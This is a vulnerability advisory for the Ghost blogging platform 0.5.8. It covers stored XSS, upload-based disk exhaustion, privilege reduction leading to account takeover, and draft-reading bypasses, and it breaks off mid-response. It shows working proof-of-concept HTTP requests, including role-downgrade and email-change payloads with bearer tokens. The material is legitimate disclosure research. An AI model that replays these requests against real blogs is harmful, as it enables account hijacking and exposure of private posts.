Ghost Blogging Platform
Web Application Penetration Test
Code Review

Performers:
Matteo Beccaro (aka bughardy - bughardy@cryptolab.net)
Paolo Stagno (aka voidsec - voidsec@voidsec.com)
Abdel Adim Oisif (aka smaury - info@shielder.it)

Index

1. Introduction

Ghost is becoming a widespread platform for blogging. We saw an increasing number of users leaving Wordpress and embrace more minimal blogging platforms, which focus on writing and reading. In this, Ghost is one of the most used software and since it is getting a lot of attention we started worrying about the security of its users; moreover, I myself (Matteo Beccaro) started using Ghost as software for my blog.

The test we made has been performed by the team harming no one.
For the Code Review part we used a local copy of the source code of the application downloaded from GitHub[1].
For the Web Application Penetration Test we used a server of myself in which I installed a clean version of Ghost at its latest release at the time of writing[2].
In the following chapters you will find a description of vulnerabilities found during the test and for each:

- A table with the estimated severity of the specific vulnerability
- A description of how it can be exploited
- [Optional] The piece of source code faulty for the vulnerability
- Screenshots or Proof of Concept
- Credits to who found the vulnerability

1.1 Full Disclosure Policy

Our full disclosure policy gives the vendor 30 days before the vulnerabilities can be disclosed publicly or as soon as the vulnerabilities have been fixed.

If the vendor doesn't reply within a week from our initial attempt of contact we can disclose the advisory publicly.

The corresponding CVEs of each vulnerability will be request by us, the team, before sending the advisory to the vendor.

All the information included in this advisory are strictly confidential; sharing it, in any form, before the 30 days has passed or before the vendor's releasing the fixes are not allowed.

For the complete policy visit: https://voidsec.com/disclosure-policy/

[1] https://github.com/TryGhost/Ghost

[2] 0.5.8

2. Key Findings

In this chapter I'll list all the vulnerabilities found during the test by the team, later I'll discuss one by one in details.

2.1 XSS

An XSS allows an attacker to inject code client-side which will be then executed on the victim machine.
There are two different types of XSS, stored and reflected.
The first type is the most dangerous since the inject code (ex. Javascript) is stored on the web page and will be triggered by all the users.
The second type instead requires the code to be injected by the victim itself, and it is not stored on the webpage. After the user leave the page the code will be removed.

In Ghost we found **three** stored XSS which can lead, for example, to session hijacking.

- **XSS in blog's Logo and Cover**
- **XSS in user's Avatar and Cover**
- **XSS in the Tag Manager**

2.2 Denial of Service

A DoS vulnerability allows an attacker to create a malfunction in the target server. The most common problem is when an attacker with more bandwidth than the server try to overload its network capacity, denying the access to the real users.
In our case instead the vulnerability is within the application, and it can lead to a server crash.

- **DoS, Uncontrolled Resource Consumption in Filesystem.**

2.3 Privilege Issues

A privilege issue can lead to several problems, for example a Privilege Escalation is used to increase the privileges of an user, for example making it an administrator.
In Ghost we found a Privilege Reduction which can lead to a denial of service, and several Privilege Bypass which I'll discuss later.

- **Privilege Reduction which can lead to a privilege escalation**
- **Privilege Bypass in reading stored drafts**
- **Privilege Escalation in publishing posts**

2.4 Various

I'll list here vulnerabilities which are not included in the previous categories.
We have found that the token used by the software to keep the user authenticated is not stored safety, which can lead to session hijacking if jointly with a XSS vulnerability.

- **Unsafe token storage**

3. Vulnerability Details

3.1 XSS

3.1.1 XSS in blog/user's images

A stored XSS has been found in blog's image, in blog's cover and in user's avatar and user's cover.
This can lead to arbitrary execution of code client-side, like javascript.
To notice that only old browser version are vulnerable. Moreover to exploit it in blog's image and blog's cover the user must be authenticated as administrator or owner, instead for user's avatar and cover it could be just an author.

The following tables summarize the severity of the vulnerabilities.

Likelihood	LOW	Technical Impact	LOW	Business Impact	LOW

Base Score				Temporal Modificator		
Access Vector	Access Complexity	Authentication	Impact	Exploitability	Remediation Level	Awareness
6	5	3	4	3	NdA	NdA

Envirovment Modificator			Overall Score
Collateral Damage	Target Distribution	Requirement	Final Score
NdA	NdA	NdA	**4.0**

Stored XSS in blog's images

Likelihood	LOW	Technical Impact	LOW	Business Impact	LOW

Base Score				Temporal Modificator		
Access Vector	Access Complexity	Authentication	Impact	Exploitability	Remediation Level	Awareness
6	5	4	4	4	NdA	NdA

Envirovment Modificator			Overall Score
Collateral Damage	Target Distribution	Requirement	Final Score
NdA	NdA	NdA	**4.5**

Stored XSS in users' images

The following piece of code shows what can cause the vulnerability(ies) of above.

```
updateConfigTheme = function () {
    config.set({
        theme: {
            title: (settingsCache.title && settingsCache.title.value) || '',
            description: (settingsCache.description && settingsCache.description.value) || '',
            logo: (settingsCache.logo && settingsCache.logo.value) || '',
            cover: (settingsCache.cover && settingsCache.cover.value) || ''
        }
    });
};
```


Credits: Abdel Adim Oisif

3.1.2 XSS in Tab Manager

An other stored XSS has been found in Tag Manager; any users (author, editor, administrator or owner) can create a new post and put, for example, javascript code as tag for the post. When someone, like the administrator, notices that and proceeds to delete it, the javascript code is triggered and, for example, the administrator token is stolen and his session hijacked.

The following table summarize the severity of the vulnerabilitie.


Likelihood		LOW	Technical Impact	MEDIO	Business Impact	LOW
Base Score				Temporal Modificator		
Access Vector	Access Complexity	Authentication	Impact	Exploitability	Remediation Level	Awareness
6	5	4	6	7	NdA	NdA
Envirovment Modificator				Overall Score		
Collateral Damage	Target Distribution		Requirement	Final Score		
					5.8	




Are you sure you want to delete this tag?

WARNING: This tag is attached to 1 post. You're about to delete "**<img src=x onerror="alert(1)">**". This is permanent! No backups, no restores, no magic undo button. We warned you, ok?

Delation of malicious tag




Javascript alert



```
PUT http://167.88.40.201:81/ghost/api/v0.1/settings/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:35.0) Gecko/20100101 Firefox/35.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Authorization: Bearer
SoXzMQWYzGY52PsmlY4h1yiDymBE8vQfBnaxoGnepKd3mjNO48DeqkhpYdg2CSco5PH1bP4r285jpSC3oFZUu11YYhy0ZEtH
p1vNr2ta2hLibMibgyUX6CfHXETza3gMSvDEi5dSUSIYe2VefIJcpB1BalddYcVniHIqHqHnmdKSTLGKQXtVWYHdHLysOVgH
EFIk5bSdIKGlvaUQqVyp0qXOXT4RasOFDkzZLVNp6E9bwAGr7OcqCbaGLUckQN1
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Referer: http://167.88.40.201:81/ghost/settings/general/
Content-Length: 654
Connection: keep-alive
Host: 167.88.40.201:81
```

```
{"settings":[{"key":"title","value":"VoidSec Test Project"},{"key":"description","value":
"Thoughts, stories and ideas."},{"key":"email","value":"bughardy@voidsec.com"},{"key":"logo",
"value":"javascript:alert(1)"},{"key":"cover","value":""},{"key":"defaultLang","value":"en_US"},{
"key":"postsPerPage","value":5},{"key":"forceI18n","value":true},{"key":"permalinks","value":
"/:slug/"},{"key":"activeTheme","value":"casper"},{"key":"availableThemes","value":[{"name":
"casper","package":{"name":"Casper","version":"1.1.5"},"active":true}]},{"key":"ghost_head",
"value":""},{"key":"ghost_foot","value":""},{"key":"labs","value":"{\"codeInjectionUI\":false}"}]}
```

Request and Response with JS injection



```
<a class="blog-logo" href="http://167.88.40.201">
  <img class="full-img" alt="Blog Logo" src="javascript:alert(1)"> ev
    ::before
```

Source code with JS embedded

The following piece of code shows what can cause the vulnerability(ies) of above

```
     confirmAccept: function () {
         var tag = this.get('model'),
             name = tag.get('name'),
             self = this;
         this.send('closeSettingsMenu');
         tag.destroyRecord().then(function () {
             self.notifications.showSuccess('Deleted ' + name);
         }).catch(function (error) {
             self.notifications.showAPIError(error);
         });
    },
```

Credits: Abdel Adim Oisif

3.2 Denial of Service

3.2.1 Uncontrolled Resources Consumption


An important vulnerability has been found in Ghost platform. It will lead to a denial of service and possible to a server crash. It allows an authenticated attacker, author, editor, administrator or owner, doesn't matter, to exhaust the filesystem space.
This because when an user update/change his avatar or cover the previous one is not deleted, moreover no control on image size is done.

The following table summarize the severity of the vulnerability.

Likelihood	**LOW**	**Technical Impact**	**MEDIUM**	**Business Impact**	**LOW**	
Base Score				**Temporal Modificator**		
Access Vector	**Access Complexity**	**Authentication**	**Impact**	**Exploitability**	**Remediation Level**	**Awareness**
6	5	4	7	7	NdA	NdA
Envirovment Modificator				**Overall Score**		
Collateral Damage	**Target Distribution**	**Requirement**		Final Score		
NdA	NdA	NdA		**5.7**		


The following piece of code shows what can cause the vulnerability(ies) of above.
As you can see the “deletion” of the previous image is all done client-side

```
UploadUi = function ($dropzone, settings) {

    var $url = '<div class="js-url"><input class="url js-upload-url" type="url"
placeholder="http://"/></div>',

        $cancel = '<a class="image-cancel js-cancel" title="Delete"><span
class="hidden">Delete</span></a>',

        $progress =  $('<div />', {

            class: 'js-upload-progress progress progress-success active',

            role: 'progressbar',

            'aria-valuemin': '0',

            'aria-valuemax': '100'

        }).append($('<div />', {

            class: 'js-upload-progress-bar bar',

            style: 'width:0%'

        }));
```



```
root@ubuntu:~/ghost/content/images/2015/01# ls -l
total 8
-rw-r--r-- 1 root root 5229 Jan 22 16:26 bughardy.png
root@ubuntu:~/ghost/content/images/2015/01# 
```

First Image uploaded



```
root@ubuntu:~/ghost/content/images/2015/01# ls -l
total 16
-rw-r--r-- 1 root root 5229 Jan 22 16:27 bughardy-1.png
-rw-r--r-- 1 root root 5229 Jan 22 16:26 bughardy.png
root@ubuntu:~/ghost/content/images/2015/01# 
```

Second Image uploaded, first image still there


Credits: Paolo Stagno

3.3 Privilege Issues

3.3.1 Privilege Reduction

A privilege reduction is a vulnerability meant to reduce the privileges of an other users. This can be done for several reasons, for example create a disruption; let's suppose an author can remove all the administrators and editors, who can then moderate his posts? This privilege reduction leads to a privilege escalation in a very interesting way. Let's suppose that the John is an editor, and Mark is the Owner of the blog. Now, John want to became an administrator, he can now reduce Mark's privilege to the one of an Administrator, and while doing it he can also change personal details of the target, for example changing Mark's email to one of his own (note: to change details of an other users with more privileges you must reduce them and change the details in the same request). Then resetting the Mark's password he will receive the email and now can change Mark's password and login into his account.
You should pay attention that an author cannot change an other user's role to something more than level 3, which means "Author". That said you can see an other problem here; an author can edit details of any other authors, for example changing their email, or setting their account warn level to "locked", or resetting the warn level to be able to brute force their password.


Likelihood	MEDIUM		Technical Impact	HIGH		Business Impact	MEDIUM
Base Score				**Temporal Modificator**			
Access Vector	Access Complexity	Authentication	Impact	Exploitability	Remediation Level	Awareness	
6	5	4	8	8	NdA	NdA	
Envirovment Modificator				**Overall Score**			
Collateral Damage	Target Distribution	Requirement		Final Score			
NdA	NdA	NdA		**6.8**			



Request to http://167.88.40.201:81

```
GET /ghost/api/v0.1/users/me/?status=all&include=roles HTTP/1.1
Host: 167.88.40.201:81
Accept: application/json, text/javascript, */*; q=0.01
Authorization: Bearer
8Q6KZ68TeTDAgi39LymCsIhyWvpHEnz3jOUF76N53xzOYmFY6nzqYixRIvwzLOW4ijVTcNBbITUUDlQvjJxuXlbS6BXhRtpg5QrZoiEcFSZTAUTx5HgXuuoE0PGDDgY8ZJBeDyrzuTLJrFdrfN2h9uHDrX6z5AdwE6TXaA2IaBfhuRryKwwsTOeJq2U8QT
J50jRQCHl2UYQCZyCO4BwK65PdUh4IZc7wswo7dWvYoxQq2AOYMiUUHHNb7ev4JgG
Proxy-Connection: keep-alive
X-Requested-With: XMLHttpRequest
Accept-Language: it-it
Accept-Encoding: gzip, deflate
Cache-Control: max-age=0
Pragma: no-cache
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_5) AppleWebKit/600.1.17 (KHTML, like Gecko) Version/7.1 Safari/537.85.10
Connection: keep-alive
Referer: http://167.88.40.201:81/ghost/settings/users/author-2/
```


Request of User infos



Response from http://167.88.40.201:81/ghost/api/v0.1/users/me/?status=all&include=roles

```
HTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Wed, 21 Jan 2015 20:40:42 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 653
Connection: keep-alive
X-Powered-By: Express
Cache-Control: no-cache, private, no-store, must-revalidate, max-stale=0, post-check=0, pre-check=0
ETag: W/"28d-de718ec0"
Vary: Accept-Encoding

{"users":[{"id":5,"uuid":"c708daa5-cf47-42d0-9aa8-0ed6201204c5","name":"author","slug":"author-2","email":"author@author.it","image":"","cover":"","bio":"a\n","website":"","location":"","acc
essibility":null,"status":"active","language":"en_US","meta_title":null,"meta_description":null,"last_login":"2015-01-21T20:38:10.226Z","created_at":"2015-01-16T09:41:19.030Z","created_by":1
,"updated_at":"2015-01-21T20:38:10.226Z","updated_by":5,"roles":[{"id":3,"uuid":"7a828322-e242-4584-b234-bdc8224a02aa","name":"Author","description":"Authors","created_at":"2015-01-14T19:42:
13.123Z","created_by":1,"updated_at":"2015-01-14T19:42:13.123Z","updated_by":1}]}]}
```

Proof that users is logged as author - check token for future reference



```
PUT /ghost/api/v0.1/users/5/?include=roles HTTP/1.1
Host: 167.88.40.201:81
Accept: application/json, text/javascript, */*; q=0.01
Authorization: Bearer
8Q6KZ68TeTDAgi39LymCsIhyWvpHEnz3jOUF76N53xzOYmFY6nzqYixRIvwzLOW4ijVTcNBbITUUDlQvjJxuXlbS6BX
hRtpg5QrZoiEcFSZTAUTx5HgXuuoE0PGDDgY8ZJBeDyrzuTLJrFdrfN2h9uHDrX6z5AdwE6TXaA2IaBfhuRryKwwsTO
eJq2U8QTJ50jRQCHl2UYQCZyCO4BwK65PdUh4IZc7wswo7dWvYoxQq2AOYMiUUHHNb7ev4JgG
Proxy-Connection: keep-alive
X-Requested-With: XMLHttpRequest
Accept-Language: it-it
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=UTF-8
Origin: http://167.88.40.201:81
Content-Length: 620
Connection: keep-alive
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_5) AppleWebKit/600.1.17 (KHTML,
like Gecko) Version/7.1 Safari/537.85.10
Referer: http://167.88.40.201:81/ghost/settings/users/author-2/

{"users":[{"id":"1","name":"owner","slug":"Downgraded To
Author","email":"owner@owner.it","image":"","cover":"","bio":"a\n","website":"","location":
"","accessibility":null,"status":"active","language":"en_US","meta_title":null,"meta_descri
ption":null,"last_login":"2015-01-21T20:38:10.226Z","created_at":"2015-01-16T09:41:19.030Z"
,"created_by":1,"updated_at":"2015-01-21T20:38:10.226Z","updated_by":5,"roles":[{"id":"3","
uuid":"7a828322-e242-4584-b234-bdc8224a02aa","name":"Author","description":"Authors","creat
ed_at":"2015-01-14T19:42:13.123Z","updated_at":"2015-01-14T19:42:13.123Z","created_by":1,"u
pdated_by":1}]}]}
```

```
HTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Wed, 21 Jan 2015 23:20:57 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 662
Connection: keep-alive
X-Powered-By: Express
Cache-Control: no-cache, private, no-store, must-revalidate, max-stale=0, post-check=0,
pre-check=0
X-Cache-Invalidate: /*
Vary: Accept-Encoding

{"users":[{"id":1,"uuid":"c708daa5-cf47-42d0-9aa8-0ed6201204c5","name":"owner","slug":"dow
ngraded-to-author","email":"owner@owner.it","image":"","cover":"","bio":"a\n","website":""
,"location":"","accessibility":null,"status":"active","language":"en_US","meta_title":null
,"meta_description":null,"last_login":"2015-01-21T20:38:10.226Z","created_at":"2015-01-16T
09:41:19.030Z","created_by":1,"updated_at":"2015-01-21T23:20:56.945Z","updated_by":5,"role
s":[{"id":3,"uuid":"7a828322-e242-4584-b234-bdc8224a02aa","name":"Author","description":"A
uthors","created_at":"2015-01-14T19:42:13.123Z","created_by":1,"updated_at":"2015-01-14T19
:42:13.123Z","updated_by":1}]}]}
```


Request and Response for User downgrade and email changing

Credits: Matteo Beccaro

3.3.2 Privilege Bypass

This vulnerability allows any users to read any users' drafts. It's a bypass because it is not suppose to be correct that an author can read all owner drafts for example.
This is due an unchecked parameter during the request of current draft of the users; we can change this parameter to spoofing ourself as any other users, we just need to know its "slug", which is not a confidential information since is public known, also to unauthenticated users.

Likelihood	MEDIUM	Technical Impact	LOW	Business Impact	LOW	
Base Score				**Temporal Modificator**		
Access Vector	Access Complexity	Authentication	Impact	Exploitability	Remediation Level	Awareness
6	7	4	4	7	NdA	NdA
Envirovment Modificator				**Overall Score**		
Collateral Damage	Target Distribution	Requirement		Final Score		
NdA	NdA	NdA		**4.7**		


Request

Raw | Params | Headers | Hex

```
GET /ghost/api/v0.1/posts/?status=all&staticPages=all&page=1&author=owner&include=tags
HTTP/1.1
Host: 167.88.40.201:81
Accept-Language: it-it
Accept-Encoding: gzip, deflate
Connection: keep-alive
Proxy-Connection: keep-alive
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_5) AppleWebKit/600.1.17 (KHTML,
like Gecko) Version/7.1 Safari/537.85.10
Referer: http://167.88.40.201:81/ghost/
Authorization: Bearer
8Q6KZ68TeTDAgi39LymCsIhyWvpHEnz3jOUF76N53xzOYmFY6nzqYixRIvwzLOW4ijVTcNBbITUUDlQvjJxuXlbS6BX
hRtpg5QrZoiEcFSZTAUTx5HgXuuoE0PGDDgY8ZJBeDyrzuTLJrFdrfN2h9uHDrX6z5AdwE6TXaA2IaBfhuRryKwwsTO
eJq2U8QTJ50jRQCHl2UYQCZyCO4BwK65PdUh4IZc7wswo7dWvYoxQq2AOYMiUUHHNb7ev4JgG
X-Requested-With: XMLHttpRequest
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Wed, 21 Jan 2015 20:40:07 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
X-Powered-By: Express
Cache-Control: no-cache, private, no-store, must-revalidate, max-stale=0, post-check=0,
pre-check=0
ETag: W/"YzMeUtOa7EXPI5EphMpytw=="
Vary: Accept-Encoding
Content-Length: 1115

{"posts":[{"id":25,"uuid":"46182f49-a0d6-4ef9-91d5-574d30a3bd68","title":"Owner's
Post","slug":"owners-post","markdown":"This post is written by the owner of this
blog.","html":"<p>This post is written by the owner of this
blog.</p>","image":null,"featured":false,"page":false,"status":"draft","language":"en_US",
"meta_title":null,"meta_description":null,"created_at":"2015-01-21T20:31:00.923Z","created
